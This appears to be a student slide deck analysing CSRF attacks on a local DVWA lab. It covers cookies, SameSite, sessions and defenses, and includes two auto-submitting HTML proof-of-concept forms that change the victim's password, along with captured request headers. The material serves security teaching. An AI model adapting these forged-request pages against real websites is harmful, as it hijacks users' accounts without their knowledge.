
CSRF Attack Analysis Using DVWA

Security & Encryption

Sakka Mohamad-Mario
Zafar Azzam
Al-Khalidy Essam

Cookies — The Browser's Memory

HTTP is stateless, so it has no built-in memory between requests. Cookies give the browser a way to persist identity and state across those independent exchanges.



Cookies are small pieces of data stored in the browser and automatically sent with every request to the matching website. They are the primary mechanism for maintaining user identity across sessions.

HttpOnly

Prevents JavaScript from reading the cookie — protects against XSS theft.

Secure

Cookie is only transmitted over HTTPS — prevents interception on open networks.

SameSite

Controls whether the cookie is sent on cross-site requests — critical for CSRF defense.

The SameSite Cookie Attribute

The `SameSite` attribute determines *when* a cookie is included in a request that originates from a different website. This single setting has a major impact on CSRF risk.

`Strict`

Cookie is **never** sent on cross-site requests — even when the user clicks a link. Maximum protection, but can disrupt user experience.

Lax

Cookie is sent only during **top-level navigation** (e.g., clicking a link). This is the **default** in modern browsers — balances security and usability.

None

Cookie is **always** sent, including cross-site requests. Requires the `Secure` flag. Needed for embedded third-party content.

Modern browsers default to **Lax**, which provides partial CSRF protection — but not complete. Applications must still implement explicit defenses.


Sessions - Recognizing a Logged-In User

How Sessions Work

When a user logs in, the server creates a **session record** — a server-side entry that stores who the user is and what they're allowed to do.

The browser receives a **Session ID** stored as a cookie. On every subsequent request, the browser sends that ID back, and the server looks it up to identify the user.

> In DVWA (Damn Vulnerable Web App), the session cookie is called `PHPSESSID`. You'll see this in browser dev tools during the demo.



What is CSRF?

Cross-Site Request Forgery (CSRF) tricks a user's browser into sending a request to a trusted site — without the user's knowledge or intent.

No Credentials Needed


The attacker never needs the user's password — the session cookie does the work.


Browser Is the Weapon

The browser automatically attaches the session cookie to every request — even forged ones.

Server Is Deceived

The server sees a valid session cookie and has no way to tell the request was forged.





Defense #1 — The Referer Header

How It Works

When a browser makes a request, it includes a `Referer` header — indicating the page the request came from. The server can check this header to see if the request originated from its own domain.

If the `Referer` says `attacker.com` instead of `dvwa.local`, the server can reject the request.

Why It's Not Enough

- **Can be missing:** Privacy settings, browser extensions, or HTTPS→HTTP transitions can strip the Referer header entirely.
- **Weak matching:** Naive checks like "does the URL contain my domain?" can be fooled with crafted URLs.
- **Not a reliable standalone defense:** Best practices treat it as a secondary signal, never the primary check.

The `Referer` header is a useful signal but cannot be trusted on its own. Always pair it with a stronger mechanism like anti-CSRF tokens.

Defense #2 — Anti-CSRF Tokens

The strongest and most widely recommended defense against CSRF attacks. A **random, unpredictable token** is generated per session and must accompany every sensitive request.

1

Token Generated

Server creates a unique, random token tied to the user's session and embeds it in the HTML form.

2

Form Submitted

When the user submits the form, the token travels with the request — alongside the session cookie.

3

Server Validates

The server checks that the token matches the session. No match → request is rejected.

Why Attackers Can't Forge It

Due to the browser's **Same-Origin Policy**, a page on `attacker.com` cannot read content from `dvwa.local` — so it cannot obtain the token, and cannot forge a valid request.

Important caveat: If an XSS (Cross-Site Scripting) vulnerability exists on the target site, an attacker can use it to *read* the token from the page — bypassing this defense entirely. Always fix XSS too.

Defense #3 — One-Time Challenges

Additional verification steps that make CSRF attacks impractical.

Re-enter Password

User must confirm their current password before the action is accepted.

CAPTCHA

Requires human interaction that an automated forged request cannot complete.

Email / SMS Code

A one-time code sent to the user's device confirms intent.

Re-Authentication

Full login prompt before sensitive actions — maximum assurance.

Very strong protection — but not practical for every action. Reserve for high-impact operations like password changes or account deletion.

Demo Setup

- DVWA running locally via **Docker** (port 4280)
- Target: `/vulnerabilities/csrf/`
- Function: **password change**
- PoC files: HTML pages that auto-submit requests

Security levels:

Low	Medium	High	Impossible

Low Level — No Protection

Security level: Low

- No CSRF protection implemented
- PoC sends a **GET request** to change password
- Request succeeds **immediately** — no validation whatsoever

▼ Request Headers Raw

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	en-US,en;q=0.8
Cache-Control	no-cache
Connection	keep-alive
Cookie	PHPSESSID=da204146cd8cf4660023e0364de0e89d; security=low
Host	localhost:4280
Pragma	no-cache
Sec-Ch-Ua	"Chromium";v="146", "Not-A.Brand";v="24", "Brave";v="146"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Linux"
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Sec-Gpc	1
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

proof-of-concept > low > csrf_poc_low.html > html > head > meta

```html
<!doctype html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <title>DVWA CSRF Baseline PoC (Low Level)</title>
</head>

<body>
  <p>Submitting baseline CSRF password change request to local DVWA...</p>

  <form id="csrfForm" action="http://localhost:4280/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="NewPass123!">
    <input type="hidden" name="password_conf" value="NewPass123!">
    <input type="hidden" name="Change" value="Change">
  </form>

  <script>
    document.getElementById("csrfForm").submit();
  </script>
</body>

</html>
```


Medium Level – Referer Check

Security level: Medium

- Server checks if **Referer** contains "localhost"
- PoC from `file://` → **fails** (no Referer header sent)
- PoC from `localhost:8082` → **succeeds**
- Demonstrates **weak string-based validation**


▼ Request Headers | Raw

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	en-US,en;q=0.8
Cache-Control	no-cache
Connection	keep-alive
Cookie	PHPSESSID=da204146cd8cf4660023e0364de0e89d; security=medium
Host	localhost:4280
Pragma	no-cache
Sec-Ch-Ua	"Chromium";v="146", "Not-A.Brand";v="24", "Brave";v="146"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Linux"
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Sec-Gpc	1
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36



▼ Request Headers | Raw

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	en-US,en;q=0.8
Cache-Control	no-cache
Connection	keep-alive
Cookie	PHPSESSID=da204146cd8cf4660023e0364de0e89d; security=medium
Host	localhost:4280
Pragma	no-cache
Referer	http://localhost:8082/
Sec-Ch-Ua	"Chromium";v="146", "Not-A.Brand";v="24", "Brave";v="146"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Linux"
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	same-site
Sec-Gpc	1
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36



High Level – Anti-CSRF Token


Security level: High


- Server validates a **token** (user_token)
- Without token → request **fails silently**
- With copied token → request **succeeds**
- Real attacker **cannot access** the token (Same-Origin Policy)

```html
<form action="#" method="GET">
  " New password:"
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  " Confirm new password:"
  <br> == $0
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <br>
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name="user_token" value="6ff0eed51291878626858803
  7488ad31">
</form>
```

proof-of-concept > high > csrf_poc_high_manual_token.html > html > body > form#csrfForm

```html
<!doctype html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <title>DVWA CSRF High-Level Manual Token Test</title>
</head>

<body>
  <p>Replace user_token value with actual anti-CSRF token</p>

  <form id="csrfForm" action="http://localhost:4280/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="HighManual123!">
    <input type="hidden" name="password_conf" value="HighManual123!">
    <input type="hidden" name="Change" value="Change">
    <input type="hidden" name="user_token" value="6ff0eed51291878626858803 7488ad31">
  </form>

  <script>
    document.getElementById("csrfForm").submit();
  </script>
</body>

</html>
```






Impossible Level – Token + Password

Security level: Impossible

- Requires **both**: valid CSRF token **and** correct current password
- CSRF alone is **not enough**
- Even with token (obtained via XSS), attacker **lacks the password**
- Combines two independent verification factors



XSS and CSRF — A Dangerous Combination

XSS Enables Script Injection

XSS allows execution of attacker-controlled JavaScript in the victim's browser.

Tokens Become Readable

XSS can read CSRF tokens directly from the page DOM.

CSRF Protection Breaks

Once the token is stolen, forged requests can be crafted with a valid token.

Defense Becomes Ineffective

Strong CSRF defense is rendered useless if XSS exists on the same site.

Both Must Be Fixed

Preventing CSRF and XSS are not optional — they must be addressed together.

XSS is the Achilles' heel of CSRF token-based defenses. Never treat them as independent problems.

Conclusion

1

No Single Defense is Perfect

Every mechanism has trade-offs. Attackers look for the weakest link.

2

Each Layer Covers Different Vectors

SameSite, tokens, and password checks each block different attack paths.

3

Real Systems Use Layered Security

Defense-in-depth is the industry standard for web application security.

4

Understanding the Attack Builds Better Defenses

Knowing how CSRF works is the foundation for preventing it.

Demo Video

Google Docs

Demo_CSRF.mp4

Thank You!